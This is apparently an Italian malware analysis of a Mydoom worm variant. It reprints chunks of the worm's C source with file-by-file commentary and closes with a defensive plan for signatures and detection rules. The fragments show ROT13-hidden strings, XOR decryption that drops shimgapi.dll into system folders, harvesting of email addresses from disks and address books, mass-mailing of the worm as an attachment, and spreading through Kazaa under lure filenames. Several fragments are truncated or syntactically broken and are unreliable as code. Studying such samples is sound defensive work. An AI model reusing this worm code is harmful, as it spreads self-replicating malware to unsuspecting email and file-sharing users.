massmail.c	01/08/2020 14:47	File C	15 KB
massmail.h	01/08/2020 14:47	File H	1 KB
msg.c	01/08/2020 14:47	File C	12 KB
msg.h	01/08/2020 14:47	File H	1 KB
p2p.c	01/08/2020 14:47	File C	2 KB
resource	01/08/2020 14:47	Icona	1 KB
resource.rc	01/08/2020 14:47	File RC	1 KB
scan.c	01/08/2020 14:47	File C	12 KB
scan.h	01/08/2020 14:47	File H	1 KB
sco.c	01/08/2020 14:47	File C	3 KB
sco.h	01/08/2020 14:47	File H	1 KB
xdns.c	01/08/2020 14:47	File C	11 KB
xdns.h	01/08/2020 14:47	File H	1 KB

xdns.h	01/08/2020 14:47	File H
xsmtp.c	01/08/2020 14:47	File C
xsmtp.h	01/08/2020 14:47	File H
zipstore.c	01/08/2020 14:47	File C
zipstore.h	01/08/2020 14:47	File H

BONUS TRACK 1

Analisi tecnica

Ora procediamo andando nel profondo di questi file e vediamo cosa vi e' scritto all'interno e come puo' essere interpretato il codice.

BONUS TRACK 1

Analisi tecnica

Analisi di lib.c

- rot13c: Questa funzione esegue la crittografia ROT13 (ruota di 13 posizioni) su un singolo carattere.
- rot13: Questa funzione applica la crittografia ROT13 a una stringa.
- mk_smtpdate: Questa funzione costruisce una stringa che rappresenta una data nel formato SMTP.
- xrand_init, xrand16, xrand32: Queste funzioni sono dedicate alla generazione di numeri pseudo-casuali.
- xstrrchr, xstrncpy, xstrncpy: Queste funzioni sono sostituti delle funzioni standard della libreria C strstr, strrchr e strchr, eseguendo compiti simili ma con potenziali miglioramenti nella gestione di casi particolari.
- xsystem: Questa funzione esegue un comando di sistema e opzionalmente attende il completamento.
- xmemcmp, xstrcmp: Queste funzioni effettuano confronti di aree di memoria e stringhe, rispettivamente, senza distinzione tra maiuscole e minuscole.
- html_replace, html_replace2: Queste funzioni sostituiscono i caratteri codificati in HTML con i loro equivalenti ASCII.
- is_online: Questa funzione verifica se il sistema è connesso a Internet.
- cat_wsprintf: Questa funzione aggiunge l'output formattato a una stringa.

Nel complesso, queste funzioni offrono una gamma di funzionalità utili che sono comunemente necessarie nello sviluppo del software. Esse includono la manipolazione delle stringhe, la formattazione delle date, la generazione di numeri pseudo-casuali, l'interazione con il sistema e il controllo della connettività Internet.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <wininet.h>
#include <string.h>
#include "lib.h"

char rot13c(char c)
{
    char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    char l[] = "abcdefghijklmnopqrstuvwxyz";
    char *p;

    if ((p = xstrchr(u, c)) != NULL)
        return u[((p-u) + 13) % 26];
    else if ((p = xstrchr(l, c)) != NULL)
        return l[((p-l) + 13) % 26];
    else
        return c;
}

void rot13(char *buf, const char *in)
{
    while (*in)
        *buf++ = rot13c(*in++);
    *buf = 0;
}

void mk_smtpdate(FILETIME *in_ft, char *buf)
{
    SYSTEMTIME t;
    TIME_ZONE_INFORMATION tmz_info;
    DWORD daylight_flag; int utc_offs, utc_offs_u;
    LPSTR weekdays[7] = { "Sun", "Mon", "Tue", "Wed", "Thu", "Fri", "Sat" };
    LPSTR months[12] = { "Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec" };

    if (in_ft == NULL) {
        GetLocalTime(&t);
    } else {
        FILETIME lft;
        FiletimeToLocalFileTime(in_ft, &lft);
        FiletimeToSystemTime(&lft, &t);
    }

    tmz_info.Bias = 0;
    daylight_flag = GetTimeZoneInformation(&tmz_info);

    utc_offs = tmz_info.Bias;
    if (daylight_flag == TIME_ZONE_ID_DAYLIGHT) utc_offs += tmz_info.daylightBias;
    utc_offs = -utc_offs;
    utc_offs_u = (utc_offs >= 0) ? utc_offs : -utc_offs;

    if (t.wDayOfWeek > 6) t.wDayOfWeek = 6;
    if (t.wMonth == 0) t.wMonth = 1;
    if (t.wMonth > 12) t.wMonth = 12;

    wsprintf(buf,
             "%u %u %u %u:%u:%u %u %u %u.%u.%u.%u",
             weekdays[t.wDayOfWeek], t.wDay,
             months[t.wMonth-1], t.wYear,
             t.wHour, t.wMinute, t.wSecond,
             );
}
```



```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "lib.h"
#include "massmail.h"
#include "scan.h"
#include "sco.h"

#include "xproxy/xproxy.inc"
const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";

/* p2p.c */
void p2p_spread(void);

struct sync_t {
    int first_run;
    DWORD start_tick;
    char xproxy_path[MAX_PATH];
    int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
    char sync_instpath[MAX_PATH];
    SYSTEMTIME sco_date;
    SYSTEMTIME termdate;
};

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
    int i, buf_i;
    DWORD dw;
    for (i=0, buf_i=0, k=0xc7; i<src_size; i++) {
        if (buf_i >= sizeof(buf)) {
            writeFile(hDest, buf, buf_i, &dw, NULL);
            buf_i = 0;
        }
        buf[buf_i++] = src[i] ^ k;
        k = (k + 3 * (i % 133)) & 0xFF;
    }
    if (buf_i) writeFile(hDest, buf, buf_i, &dw, NULL);
}

void payload_xproxy(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20];
    HANDLE hFile;
    int i;
    rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
    sync->xproxy_state = 0;
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[strlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
                           NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
```

BONUS TRACK 1

Analisi tecnica

Analisi di main.c

1. Inclusioni e definizioni degli header: Il codice include gli header necessari per la programmazione su Windows, oltre a header personalizzati (lib.h, massmail.h, scan.h, sco.h). La macro WIN32_LEAN_AND_MEAN viene definita per ridurre le dimensioni dell'header di Winsock.
2. Costanti e variabili globali: Vengono definite alcune costanti e variabili globali, tra cui szWhoami, la struttura sync_t, e alcuni array per contenere i percorsi e i nomi dei file.
Definizioni delle funzioni:
 - o decrypt1_to_file: Decifra dati e li scrive su un file.
 - o payload_xproxy: Gestisce il payload associato a "xproxy".
 - o sync_check_frun: Verifica se il software è già stato avviato in precedenza.
 - o sync_mutex: Crea un mutex per la sincronizzazione.
 - o sync_install: Installa il software di sincronizzazione.
 - o sync_startup: Configura il software di sincronizzazione per l'avvio automatico del sistema.
 - o sync_checktime: Controlla se è il momento di eseguire una particolare azione in base alle date.
 - o payload_sco: Gestisce il payload associato a "sco".
 - o sync_visual_th: Crea un file temporaneo con contenuto casuale e lo apre con Notepad.
 - o sync_main: Funzione principale che orchestra diverse azioni.
 - o wsa_init: Inizializza Winsock.
3. WinMain: Il punto di ingresso principale dell'applicazione. Inizializza la generazione di numeri casuali e Winsock, quindi chiama sync_main. Il codice analizzato sembra far parte di un malware complesso. Questo malware si installa, si diffonde utilizzando diverse tecniche (p2p_spread, massmail_init), esegue codice arbitrario (payload_sco, sync_visual_th)
4. essenzialmente , il codice è progettato per installare, eseguire e propagare un malware, assicurandosi di rimanere nascosto nel sistema e di attivarsi nei momenti opportuni. Inoltre, sembra che possa utilizzare diverse tecniche per ingannare l'utente ed eludere la rilevazione da parte dei software antivirus.

essenzialmente , il codice è progettato per installare, eseguire e propagare un malware, assicurandosi di rimanere nascosto nel sistema e di attivarsi nei momenti opportuni. Inoltre, sembra che possa utilizzare diverse tecniche per ingannare l'utente ed eludere la rilevazione da parte dei software antivirus.



BONUS TRACK 1

Analisi tecnica

Analisi di massmail.c

Il codice comprende funzioni per la validazione e l'eliminazione degli indirizzi email non validi o indesiderati, insieme alla generazione di nuovi indirizzi email basati su nomi e domini predefiniti. Inoltre, per ottimizzare le prestazioni, le query DNS sono memorizzate nella cache. Le email sono inviate in modo asincrono tramite thread multipli, con la funzione principale (massmail_main) che monitora costantemente la coda delle email da inviare e crea thread lavoratori (mmsender_th) per gestire l'invio. Uno scheduler di Email di Massa è implementato per supervisionare il processo di invio, mantenendo un controllo sullo stato della coda e gestendo eventuali situazioni di sospensione in determinate condizioni, assicurando che le email vengano generate e inviate quando necessario.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include "massmail.h"
#include "lib.h"
#include "xdns.h"
#include "scan.h"
#include "msg.h"
#include "xsmtp.h"

#define MAX_DOMAIN 80

struct mailq_t * volatile massmail_queue;
DWORD volatile mmshed_run_threads;

// E-mail filter

#define isemailchar(c) (isalnum(c) || xstrchr("-._!@", (c)))
#define BEGINEND_INV "-._!@"

#define TRIM_END(s) { \
    int i; \
    for (i=1strlen(s)-1; i>=0; i--) { \
        if (isspace(s[i])) continue; \
        if (xstrchr(BEGINEND_INV, s[i])) continue; \
        if (!isemailchar(s[i])) continue; \
        if (s[i] == '@') continue; \
        break; \
    } \
    s[i+1] = 0; \
}

static int cut_email(const char *in_buf, char *out_buf) {
    int i, j;
    if (1strlen(in_buf) < 3)
        return 1;
    for (i=0; in_buf[i] && (isspace(in_buf[i]) || !isemailchar(in_buf[i])); i++);
    for (; in_buf[i] && xstrchr(BEGINEND_INV, in_buf[i]); i++);
    for (j=0; in_buf[i]; i++) {
        if (in_buf[i] == '@') break;
        if (!isemailchar(in_buf[i])) continue;
        out_buf[j++] = tolower(in_buf[i]);
    }
    if (in_buf[i] != '@') return 1;
    while (in_buf[i] == '@') i++;
    out_buf[j] = 0;
    TRIM_END(out_buf);
    out_buf[j++] = '@';
    for (; in_buf[i]; i++) {
        if (!isemailchar(in_buf[i])) continue;
        if ((out_buf[j-1] == '.') && (in_buf[i] == '.')) continue;
        out_buf[j++] = tolower(in_buf[i]);
    }
}
```

- cut_email: Pulisce e verifica la validità degli indirizzi email.
- email2parts: Divide un indirizzo email nelle parti di nome utente e dominio.
- email_check2: Controlla la validità degli indirizzi email.
- email_filtdom e email_filtuser: Filtrano domini e nomi utente indesiderati.
- email_filter: Combina le funzioni di filtraggio per verificare la validità degli indirizzi email completi.
- massmail_addq: Aggiunge indirizzi email alla coda di invio dopo il filtraggio.
- mm_gen: Genera nuovi indirizzi email e li aggiunge alla coda.
- mmdns_getcached: Recupera voci dalla cache DNS.
- mmdns_adddcache: Aggiunge voci alla cache DNS.
- mm_get_mx: Ottiene i record MX per un dominio.
- mmsender: Invia un'email dalla coda.
- mmsender_th: Funzione del thread per l'invio delle email.
- mmshed_rmold: Rimuove le richieste vecchie dalla coda.
- massmail_main: Funzione principale per gestire il processo di invio delle email.
- massmail_init: Inizializza il programma per l'invio di email di massa.

Questo sistema è concepito per effettuare l'invio di email in maniera efficiente, gestire le query DNS e coordinare diverse operazioni correlate alle email, quali il filtraggio e la generazione degli indirizzi email.



BONUS TRACK 1

Analisi tecnica

Analisi di msg.c

Il codice in msg.c costituisce un generatore di messaggi per l'invio di posta elettronica, presumibilmente nell'ambito di un programma malware. Qui di seguito sono elencati i suoi componenti principali:

- Struttura msgstate_t: Contiene informazioni sullo stato del messaggio, inclusi dettagli del mittente e del destinatario, oggetto e vari flag relativi alla gestione degli allegati.
- Funzione select_from(): Seleziona l'indirizzo email del mittente, scegliendo casualmente da una coda di invio di massa o generando un indirizzo email casuale se la coda è vuota.
- Funzione select_exename(): Seleziona un nome ed estensione di un file eseguibile, spesso utilizzato come nome del file allegato.
- Funzione select_subject(): Seleziona l'oggetto dell'email, scegliendo casualmente da un elenco di oggetti predefiniti.
- Funzione select_attach_file(): Seleziona il file da allegare, potenzialmente generandone uno casualmente o utilizzando l'eseguibile stesso, e comprimendo l'allegato utilizzando un file zip.
- Funzione write_msgetext(): Scrive il testo del messaggio, potenzialmente generando testo casuale o scegliendo tra opzioni predefinite.
 - Funzione base64_t2q(): Codifica i dati nel formato base64.
 - Funzione msg_b64enc(): Codifica il file allegato nel formato base64.
- Funzione write_headers(): Scrive le intestazioni dell'email, inclusi mittente, destinatario, oggetto, versione MIME, tipo di contenuto, ecc.
- Funzione write_body(): Scrive il corpo dell'email, inclusi testo e allegato.
- Funzione msg_generate(): Funzione principale che genera il messaggio email. Inizializza lo stato del messaggio, seleziona mittente, allegato e oggetto, scrive intestazioni e corpo, e restituisce il messaggio generato.

```
/*
 * Sync's message generator
 */
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include "lib.h"
#include "msg.h"
#include "zipstore.h"
#include "massmail.h"

/* state structure */
struct msgstate_t {
    char *to, from[256], subject[128];
    char exe_name[32], exe_ext[16];
    char zip_used, zip_nametrick, is_tempfile;
    char attach_name[256];
    char attach_file[MAX_PATH];
    int attach_size; /* in bytes */
    char mime_boundary[128];
    char *buffer;
    int buffer_size;
};

/* FIXME: must check "To:" != "From:" */
static void select_from(struct msgstate_t *state)
{
    static const char *step3_domains[] = {
        /* "aol.com", "msn.com", "yahoo.com", "hotmail.com" */
        "nby.pbz", "zfa.pbz", "lnubb.pbz", "ubgznvy.pbz"
    };
    int i, j, n;
    struct mailq_t *mq;

    state->from[0] = 0;

    /* STEP1 */
    while ((xrand16() % 100) < 98) {
        for (n=0, mq=massmail_queue; mq; mq=mq->next, n++)
            if (n <= 3) break;
        j = xrand32() % n;
        for (i=0, mq=massmail_queue; mq; mq=mq->next, i++)
            if (i == j) break;
        if (mq == NULL) break;
        strcpy(state->from, mq->to);
        return;
    }
}
```



```
/*
 * Based on I-Worm.PieceByPiece source code.
 */

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include "lib.h"

char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2_0o"      /* missed comma in the original version */
    "qpbz_cngpuf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};

static void kazaa_spread(char *file)
{
    int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
    char kaza[256];
    DWORD kazalen=sizeof(kaza);
    HKEY hkey;
    char key_path[64], key_val[32];
    // Software\Kazaa\Transfer
    rot13(key_path, "Fbsgjner\\Xmn\\Genafsre");
    rot13(key_val, "Qyqve0");
    // Get the path to Kazaa from the registry
    ZeroMemory(kaza, kazalen);
    if (RegOpenKeyEx(HKEY_CURRENT_USER, key_path, 0, KEY_QUERY_VALUE, &hKey)) return;
    if (RegQueryValueEx(hkey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
    RegCloseKey(hKey);

    if (kaza[0] == 0) return;
    if (kaza[lstrlen(kaza)-1] == '\\') kaza[lstrlen(kaza)-1] = '\\';
    if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
    rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
    lstrcat(kaza, ".");
}

switch (xrand16() % 6) {

```

BONUS TRACK 1

Analisi tecnica

Analisi di p2p.c

Il codice in esame rappresenta una versione modificata del sorgente del worm I-Worm.PieceByPiece, noto per la sua modalità di diffusione attraverso Kazaa, una rinomata piattaforma di condivisione di file peer-to-peer. Questo worm si propaga duplicandosi all'interno di directory frequentemente accessate dagli utenti di Kazaa, adottando nomi di file che potrebbero ingannare gli utenti inducendoli ad aprirli.

3.5



```
scan.c - Blocco note
File Modifica Formato Visualizza ?
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdio.h>
#include "massmail.h"
#include "scan.h"
#include "lib.h"

int volatile scan_freezed;

static void scan_out(const char *email)
{
    massmail_addq(email, 0);
    return;
}

static int scantext_textcvt(unsigned char *buf, int len)
{
    static const unsigned char charcvt_tab[256] = {
        /*00*/ 32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,
        /*10*/ 32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,
        /*20*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*30*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*40*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*50*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*60*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*70*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*80*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*90*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*A0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*B0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*C0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*D0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*E0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        /*F0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32
    };

    static const struct {
        int in_len;
        char *in;
        int out_len;
        char *out;
    } cvt_tab[] = {
        /* MUST BE <= in_len */
    };
}
```

BONUS TRACK 1

Analisi tecnica

Analisi di scan.c

Il codice in questione appartiene a un programma concepito per effettuare la scansione dei file su un sistema Windows al fine di individuare gli indirizzi email.

Di seguito sono illustrate le sue funzionalità principali:

- Inclusioni di Intestazioni e Definizioni:
Include le intestazioni necessarie per l'API di Windows, l'input/output standard e eventuali intestazioni personalizzate.
- Definisce WIN32_LEAN_AND_MEAN al fine di minimizzare le dimensioni dei file di intestazione di Windows inclusi.
- Definisce un intero volatile scan_freezed utilizzato per controllare lo stato del processo di scansione.
- Definizioni di Funzioni Statiche:
 - scan_out: Aggiunge un indirizzo email a una coda per ulteriori elaborazioni.
 - scantext_textcvt: Effettua la conversione dei caratteri speciali nei file di testo e esegue eventuali sostituzioni HTML.
 - scantext_extract_ats: Estraie gli indirizzi email dal testo.
 - scan_textfile: Effettua la scansione di un file di testo al fine di individuare gli indirizzi email.
 - scan_wab: Effettua la scansione di un file di rubrica degli indirizzi Windows (WAB) per individuare gli indirizzi email.
- Funzioni di Scansione delle Directory:
 - scan_dir_file: Scansiona un file all'interno di una directory per individuare gli indirizzi email.
 - scan_dir1: Effettua una scansione ricorsiva di una directory al fine di individuare file e sottodirectory.
 - scan_default_wab: Effettua la scansione della rubrica degli indirizzi predefinita di Windows.
 - scan_ietemp: Effettua la scansione delle cartelle dei file temporanei di Internet.
 - scan_disks: Effettua la scansione dei dischi fissi e della RAM per individuare file.
- Funzioni Principali:
 - scan_init: Inizializza il processo di scansione.
 - scan_freeze: Congela o scongela il processo di scansione.
- scan_main: Funzione principale che gestisce il processo di scansione, includendo la scansione della rubrica degli indirizzi predefinita di Windows, dei file temporanei di Internet e dei dischi in modo periodico.

Volendo sintetizzare, il programma opera attraverso la scansione ricorsiva di directory e file al fine di individuare gli indirizzi email, effettua la conversione del testo e le eventuali sostituzioni HTML, e gestisce la scansione della rubrica degli indirizzi Windows.

È progettato per essere eseguito in modo continuo, esplorando varie posizioni su un sistema Windows al fine di individuare gli indirizzi email.



Scenario di intelligence ipotizzato

Per valutare la nuova variante di Mydoom, dovremmo esaminare attentamente il codice e confrontarlo con la versione originale del malware. Ecco alcuni passaggi chiave che potremmo intraprendere:

1. **Analisi delle modifiche al codice:** Dovremmo confrontare il codice della nuova variante con quello della versione originale di Mydoom per individuare eventuali modifiche, aggiornamenti o aggiunte. Potremmo concentrarci su aree specifiche del codice, come la propagazione, il comportamento dannoso e le tecniche di evasione della rilevazione.
2. **Esplorazione delle nuove funzionalità:** Dovremmo identificare eventuali nuove funzionalità o comportamenti aggiunti alla nuova variante. Questo potrebbe includere nuovi metodi di propagazione, nuove tecniche di occultamento, o nuove azioni dannose intraprese dal malware.
3. **Analisi delle vulnerabilità sfruttate:** Dovremmo esaminare le vulnerabilità sfruttate dalla nuova variante per comprendere come il malware si diffonde e infetta i sistemi. Questo potrebbe includere l'utilizzo di exploit per vulnerabilità software noti o sconosciuti.
4. **Valutazione delle difese esistenti:** Dovremmo valutare l'efficacia delle difese esistenti, come firme antivirus e regole di rilevamento delle intrusioni, nel rilevare e mitigare la nuova variante di Mydoom. Potremmo anche esaminare se le tecniche di evasione della rilevazione utilizzate nella nuova variante hanno reso inefficaci le difese esistenti.
5. **Sviluppo di nuove contromisure:** Sulla base delle informazioni raccolte durante l'analisi, potremmo sviluppare nuove contromisure o aggiornare le difese esistenti per proteggere i sistemi dagli attacchi della nuova variante di Mydoom. Questo potrebbe includere l'implementazione di nuove firme antivirus, la creazione di regole di rilevamento delle intrusioni aggiornate e l'applicazione di patch per le vulnerabilità sfruttate dal malware.

In generale, affrontare una nuova variante di malware richiede una combinazione di analisi tecnica approfondita, comprensione delle tecniche di attacco utilizzate e capacità di risposta rapida per mitigare il rischio e proteggere i sistemi colpiti.


